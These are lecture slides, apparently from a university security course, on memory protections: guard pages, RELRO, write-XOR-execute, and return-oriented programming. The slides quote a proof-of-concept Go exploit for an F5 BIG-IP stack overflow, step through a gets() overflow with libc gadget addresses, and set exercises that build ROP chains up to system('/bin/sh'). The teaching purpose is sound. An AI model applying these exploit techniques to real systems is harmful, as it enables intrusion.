




# recall(?): virtual memory

illusion of **dedicated memory**



# the mapping (set by OS)

program address range

0x0000 --- 0x0FFF

0x1000 --- 0x1FFF

...

0x40 0000 --- 0x40 0FFF

0x40 1000 --- 0x40 1FFF

0x40 2000 --- 0x40 2FFF

...

0x60 0000 --- 0x60 0FFF

0x60 1000 --- 0x60 1FFF

...

0x7FFF FF00 0000 — 0x7FFF FF00 0FFF

0x7FFF FF00 1000 — 0x7FFF FF00 1FFF

...

read?	write?
no	no
no	no

real address
---
---

yes	no
yes	no
yes	no

0x...
0x...
0x...

yes	yes
yes	yes

0x...
0x...

yes	yes
yes	yes

0x...
0x...

# Virtual Memory

modern **hardware-supported** memory protection mechanism


via **table**: OS decides **what memory program sees**  
whether it's read-only or not

granularity of **pages** — typically 4KB

not in table — segfault (OS gets control)

# malloc/new guard pages

the heap



# guard pages

deliberate holes

accessing — segfault

call to OS to allocate (not very fast)

likely to 'waste' memory

guard around object? minimum 4KB object

# guard pages for malloc/new

can implement malloc/new by placing guard pages around allocations

commonly done by real malloc/new's for **large allocations**


problem: minimum actual allocation 4KB

problem: substantially slower

example: “Electric Fence” allocator for Linux (early 1990s)

# stack canary alternative


highest address (stack started here)



lowest address (stack grows here)

# stack canary alternative

highest address (stack started here)




lowest address (stack grows here)

address	read	write
<code>0x7FFFF2000-0x7FFFF2FFF</code>	yes	yes
<code>0x7FFFF1000-0x7FFFF1FFF</code>	no	no
<code>0x7FFFF0000-0x7FFFF0FFF</code>	yes	yes


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# stack canary alternative 2



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<code>0x7FFFF0000-0x7FFFF0FFF</code>	yes	yes

## exercise: guard page overhead

suppose heap allocations are:

- 100 000 objects of 100 bytes

- 1 000 objects of 1000 bytes

- 100 objects of approx. 10000 bytes

total allocation of approx 12 000 KB

assuming 4KB pages, estimate space overhead of using guard pages:

- for objects larger than 4096 bytes (1 page)

- for objects larger than 200 bytes

- for all objects

# recall: function pointer targets

wanted to overwrite special pointer:

return addresses on stack

function pointers on in local variables

tables of function pointers used for inheritance

global offset table

last two: need to change infrequently

idea: make read-only

# RELRO

## RELocation Read-Only

Linux option: make GOT read-only after written

requires disabling “lazy” linking

(could do without disabling — but much slower startup)

appears as ELF program header entry

my desktop: most binaries have this enabled

this wasn't the case a few years ago

## a thought on permissions

if we can set memory non-writeable

how about non-executable?

we never want to execute things on the stack anyways, right?

# write XOR execute

many names:

- W^X (write XOR execute)

- DEP (Data Execution Prevention)

- NX bit (No-eXecute) (hardware support)

- XD bit (eXecute Disable) (hardware support)

mark writeable memory as executable

how will users insert their machine code?

- can only code in application + libraries

- a problem, right?

# hardware support for write XOR execute

everywhere today

not historically common

early x86: execute implied by read

NX support added with x86-64 and around 2000 for x86-32

# deliberate use of writeable code

“just-in-time” (JIT) compilers

fast virtual machine/language implementations

some weird GCC features

older “signals” on Linux

OS wrote machine code on stack for program to run

couldn't even disable executable stacks without breaking applications

# why doesn't $W \text{ xor } X$ solve the problem?

$W \text{ xor } X$  is “almost free”, keeps attacker from writing code?

problem: useful machine code is in program already

just need to find writable function pointer

saw special case: arc injection

happened to find useful code in existing application/library

turns out: almost always useful code

## next topic: ROP

return-oriented programming

find “chain” of machine code that does what you want

# F5 load balancer exploit

recently F5 Big-IP load balancers shown to have stack buffer overflow

F5 didn't enable ASLR, write XOR execute

problem: stack address was randomized

so can't do stack smashing...



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...

You might want to update your F5 Big IP appliances:

[support.f5.com/csp/article/K0...](https://support.f5.com/csp/article/K0...)

[bugs.chromium.org/p/project-zero...](https://bugs.chromium.org/p/project-zero...) and

[bugs.chromium.org/p/project-zero...](https://bugs.chromium.org/p/project-zero...) are two data-plane bugs that got fixed.

```
// 0xc8e5c3 - jmp rsp in /usr/share/ts/bin/bd64
// version 16.0.1 build 0.0.3
var jmp_rsp = "\xc3\xe5\xc8\x00\x00\x00\x00\x00"

// int3
var shellcode = "\xcc\xcc\xcc\xcc"

func HelloServer(w http.ResponseWriter, req *http.Request) {
    w.Header().Set("Content-Type", "text/plain")
    value := strings.Repeat("B", 70) + jmp_rsp + shellcode
    w.Header().Set(strings.Repeat("A", 8192), value)
    w.Write([]byte("This is an example exploit.\n"))
}

func main() {
    http.HandleFunc("/", HelloServer)
    err := http.ListenAndServeTLS(":443", "server.pem", "server.pem", nil)
    if err != nil {
        log.Fatal("ListenAndServe: ", err)
    }
}
```

# jmp \*%rsp

there was a jmp \*%rsp instruction at fixed address

was that really lucky?

let's try examining, say, /bin/bash (shell) on my desktop...

```
949bf: ►          8b 15 ff e4 08 00          ► mov     0x8e4ff(%rip),%edx
# 122ec4 <no_invisible_vars@@Base>
```

machine code for jmp rsp: ff e4

...appears in middle of mov instruction!

# ROP case study

simple stack buffer overflow with write XOR execute

stack canaries disabled

ASLR disabled

in practice — rely on information disclosure bug

# vulnerable application

```
#include <stdio.h>

int vulnerable() {
    char buffer[100];
    gets(buffer);
}

int main(void) {
    vulnerable();
}
```

# vulnerable function

0000000000400536 <vulnerable>:

400536: 48 83 ec 78

40053a: 31 c0

40053c: 48 8d 7c 24 0c

400541: e8 ca fe ff ff

400546: 48 83 c4 78

40054a: c3

sub \$0x78,%rsp

xor %eax,%eax

lea 0xc(%rsp),%rdi

callq 400410 <gets@plt>

add \$0x78,%rsp

retq

# vulnerable function

```
0000000000400536 <vulnerable>:
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 40053a:      31 c0                xor     %eax,%eax
 40053c:      48 8d 7c 24 0c       lea    0xc(%rsp),%rdi
 400541:      e8 ca fe ff ff       callq  400410 <gets@plt>
 400546:      48 83 c4 78          add     $0x78,%rsp
 40054a:      c3                  retq
```

buffer at  $0xC + \text{stack pointer}$

return address at  $0x78 + \text{stack pointer}$

=  $0x6c + \text{buffer}$

# memory layout

going to look for interesting code to run in libc.so  
implements gets, printf, etc.

loaded at address 0x2aaaaacd3000

## our task

print out the message "You have been exploited."

ultimately calling puts

which will be at address 0x2aaaaad42690

## how about arc injection?

can we just change return address to puts's address?

no: %rdi (argument 1) has the wrong value

# shellcode

```
    lea string(%rip), %rdi
    mov  $0x2aaaaad42690, %rax /* puts */
    jmpq *(%rax)
```

```
string: .ascii "You have been exploited.\0"
```

but — can't insert code

surely this code doesn't exist in libc already

solution: find code for pieces

# loading string into RDI


can we even load a pointer to the string into %rdi?

let's look carefully at code in libc.so


```
2aaaaadfdc95:      48 89 e7                mov    %rsp,%rdi
2aaaaadfdc98:      ff d0                callq *%rax
```

just need to get address of puts into %rax before this

# load RDI



# load RDI



# loading puts addr. into RAX


```
2aaaaad06543:      e8 58 c3 fe ff          callq 2aaaaaf48a0
```

58 c3 can be interpreted another way:


```
2aaaaad06544:      58                      popq %rax
2aaaaad06545:      c3                      retq
```

“ret” lets us **chain** this to execute call snippet next


# ROP chain




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# making an ROP chain (0)

goal: run "example(0)"

known info:

address	instructions
0x100000	(example function)
0x100100	pop %rdi, ret
0x100200	xor %eax, %eax, ret
0x100300	xor %edi, %edi, ret

exercise: what can be written at return  
address + after to do this?

just putting 0x100000: runs example function with  
wrong argument

# making an ROP chain (1)

goal: run "system("/bin/sh")"

known info:

address	instructions
0x100000	(system function)
0x100100	mov %rdi, (%rax); ret
0x100200	pop %rax, ret
0x100300	pop %rdi, ret
0x200000	(some global variable)

exercise: what can be written at return address + after to do this?

## how did I find that?

no, I am not really good at looking at objdump output

tools scan binaries for *gadgets*

one you'll use in upcoming homework

# gadgets generally

